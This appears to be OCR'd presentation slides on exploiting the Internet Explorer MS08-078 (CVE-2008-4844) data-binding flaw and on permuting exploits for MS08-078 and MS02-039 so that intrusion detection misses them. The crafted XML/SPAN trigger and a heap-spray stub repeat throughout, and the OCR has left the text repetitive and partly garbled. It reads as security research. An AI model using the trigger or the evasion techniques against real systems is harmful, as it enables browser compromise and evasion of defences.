<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	CImplAry::Delete
Data Consumer #02 DATASRC DATAFLD	XML Data Source Object #02

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	CRecordInstance::Detach
Data Consumer #02 DATASRC DATAFLD	XML Data Source Object #02

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	0a0a0a0a.0o0o0b0o0r0o0i0o0t0o0o0o.0o0n0o0e0o0t
Data Consumer #02 DATASRC DATAFLD	XML Data Source Object #02

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATASRC DATAFLD

Data Consumer #02

DATASRC DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CXfer::TransferFromSrc

XML Data Source Object #02

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```


MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	0a0a0a0a.00n00b00r00i00t00000.00n00e00t
Data Consumer #02 DATASRC DATAFLD	XML Data Source Object #02

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	oaoaoaoa.oonooboorooiootooooo.oonooeoot
Data Consumer #02 0x0a0a0a0a DATAFLD	XML Data Source Object #02

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	0a0a0a0a.00n00b00r00i00t00000.00n00e00t
Data Consumer #02 0x0a0a0a0a DATAFLD	XML Data Source Object #02

shellcode
(sprayed into the heap)

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	0a0a0a0a.oonoobooroo1oot0o0o0.oonooeoot
Data Consumer #02 0x0a0a0a0a DATAFLD	XML Data Source Object #02

eax

shellcode
(sprayed into the heap)

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	oaoaoaoa.oonoobooroo1oot0oooo.oonooeoot
Data Consumer #02 0x0a0a0a0a DATAFLD	XML Data Source Object #02

shellcode
(sprayed into the heap)

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	0a0a0a0a.00n00b00r00i00t00000.00n00e00t
Data Consumer #02 0x0a0a0a0a DATAFLD	XML Data Source Object #02

eax

shellcode
(sprayed into the heap)

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

Data Consumer #01

DATASRC DATAFLD

0a0a0a0a.00n00b00r00i00t00000.00n00e00t

Data Consumer #02

0x0a0a0a0a DATAFLD

XML Data Source Object #02

eax

ecx

shellcode
(sprayed into the heap)

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

Data Consumer #01


DATASRC DATAFLD

0a0a0a0a.00n00b00r00i00t00000.00n00e00t

Data Consumer #02

0x0a0a0a0a DATAFLD

XML Data Source Object #02



shellcode
(sprayed into the heap)

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

Data Consumer #01

DATASRC DATAFLD

0a0a0a0a.00n00b00r00i00t00000.00n00e00t

Data Consumer #02

0x0a0a0a0a DATAFLD

XML Data Source Object #02

eax

ecx

shellcode
(sprayed into the heap)

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	0a0a0a0a.oonoobooroo1oot0o0o0.oonooeoot
Data Consumer #02 0x0a0a0a0a DATAFLD	XML Data Source Object #02

ecx

shellcode
(sprayed into the heap)

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	0a0a0a0a.00n00b00r00i00t00000.00n00e00t
Data Consumer #02 0x0a0a0a0a DATAFLD	XML Data Source Object #02


```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	0a0a0a0a.oonoobooroo1oot0o0o0.oonooeoot
Data Consumer #02 0x0a0a0a0a DATAFLD	XML Data Source Object #02

ecx

shellcode
(sprayed into the heap)

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	0a0a0a0a.00n00b00r00i00t00000.00n00e00t
Data Consumer #02 0x0a0a0a0a DATAFLD	XML Data Source Object #02

shellcode
(sprayed into the heap)

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATASRC

DATAFLD

Data Consumer #02

0x0a0a0a0a

DATAFLD

Trigger

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

0a0a0a.oonoobooroo1oot0o0o0.oonooeoot

XML Data Source Object #02

shellcode
(sprayed into the heap)

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATASRC

DATAFLD

Data Consumer #02

0x0a0a0a0a

DATAFLD

Permutation

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

oa.oonooboorooiootooooo.oonooeoot

XML Data Source Object #02

shellcode
(sprayed into the heap)

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://%#x0a0a;%#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATASRC

DATAFLD

Data Consumer #02

0x0a0a0a0a

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

0a0a0a0a.oonoobooroo1oot00000.oonooeoot

XML Data Source Object #02

Exploitation


shellcode
(sprayed into the heap)

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

0011 - Approach

"POP methodology and concept!"


Approach


Vulnerability
Vulnerable Ecosystem
Documentation?
Document
Alternatives?
Reversing?
Reverse Engineer
Alternatives?
Alternatives
Alternatives
Exploitation Detection
Obfuscation
Permutation
Arbitrary code Attack detection
Unconditional
Complete (YES)
Incomplete (NO)


POPed MS02-039

- SQL Request:
  - CLNT_UCAST_INST (0x04).
- SQL INSTANCENAME:
  - ASCII hexa values from 0x01 to 0xff, except: 0x0a, 0x0d, , 0x2f, 0x3a and 0x5c.
  - 24,000 permutations.
- Return address:
  - Uses the "jump to register" technique, in this case the ESP register.
  - There are four (4) new possible return addresses within SQLSORT.DLL (Microsoft SQL Server 2000 SP0/SP1/SP2). There are much more return addresses if do not mind making it hardcoded.
  - Tools: "Findjmp.c" by Ryan Permeh, ("Hacking Proof your Network – Second Edition", 2002), and "DumpOp.c" by Koskya Kortchinsky ("Macro reliability in Win32 Exploits" – Black Hat Europe, 2007).
  - 4 permutations.
- JUMP:
  - Unconditional JUMP short, relative, and forward to REL8.
  - There are 115 possible values to REL8.
  - 115 permutations.
- Writable address and memory alignment:
  - There are 26,758 new writable addresses within SQLSORT.DLL (Microsoft SQL Server 2000 SP0/SP1/SP2). There are much more writable addresses if do not mind making it hardcoded.
  - Tools: "IDA Pro 5.0 Freeware" by Hex-Rays, and "OllyDBG 2.01 alpha 2" by Oleh Yuschuk.
  - 26,758 permutations.
- Padding and memory alignment:
  - ASCII hexa values from 0x01 to 0xff.
  - The length may vary, depending on JUMP, from 3,048 to 29,210 possibilities.
  - 29,210 permutations.


POPed MS08-078



POPed MS08-078




POPed MS08-078



CVE-2008-4844

"...crafted XML document containing nested <SPAN> elements..."

POPed MS08-078



CVE-2008-4844

"...crafted XML document containing nested <SPAN> elements..."

POPed MS08-078

- **XML Data Island:**
  - There are two (2) options: using the Dynamic HTML (DHTML) **<XML>** element within the HTML document or overloading the HTML **<SCRIPT>** element. Unfortunately, the HTML **<SCRIPT>** element is useless.

- **Data Source Object (DSO):**
  - The HTML **<XML>** element holds a reference to a **XML DSO**, but a **XML DSO** can also be a reference used by another HTML element:
    - **<OBJECT>**.
  - The HTML **<OBJECT>** element uses **Class ID** to reference: **XML DSO** or **Tabular Data Control (TDC)**.
  - **4 permutations.**

- **Reference:**
  - Characters like "**<**" and "**&**" are illegal in **<XML>** element. To avoid errors **<XML>** element can be defined as **CDATA** (Unparsed Character Data). But the **<XML>** element can be also defined as "**<**" instead of "**<**".
  - Both **<IMG SRC= >** and **<IMAGE SRC= >** elements are useful as a **XML DSO**.
  - **4 permutations.**

- **Data Consumer (HTML elements):**
  - According to MSDN ("Binding HTML Elements to Data") there are, at least, fifteen (15) bindable HTML elements available, but only five (5) elements are useful.
  - The HTML element is a key **trigger**, because it points to a dereferenced **XML DSO**, but it does not have to be the same HTML element to do so – it can be any mixed HTML element.
  - **25 permutations.**

- **Return address:**
  - Uses "**Heap Spray**" technique, in this case the **XML DSO** handles the **return address**, and can use "**.NET DLL**" technique by Mark Dowd and Alexander Sotirov ("How to Impress Girls with Browser Memory Protection Bypasses" – Black Hat USA, 2008).
  - There are, at least, four (4) new possible **return addresses**.
  - **4 permutations.**

POPed MS08-078

- ~~XML Data Island:~~
  - ~~There are two (2) options: using the Dynamic HTML (DHTML) <XML> element within the HTML document or overloading the HTML <SCRIPT> element. Unfortunately, the HTML <SCRIPT> element is useless.~~

- Data Source Object (DSO):
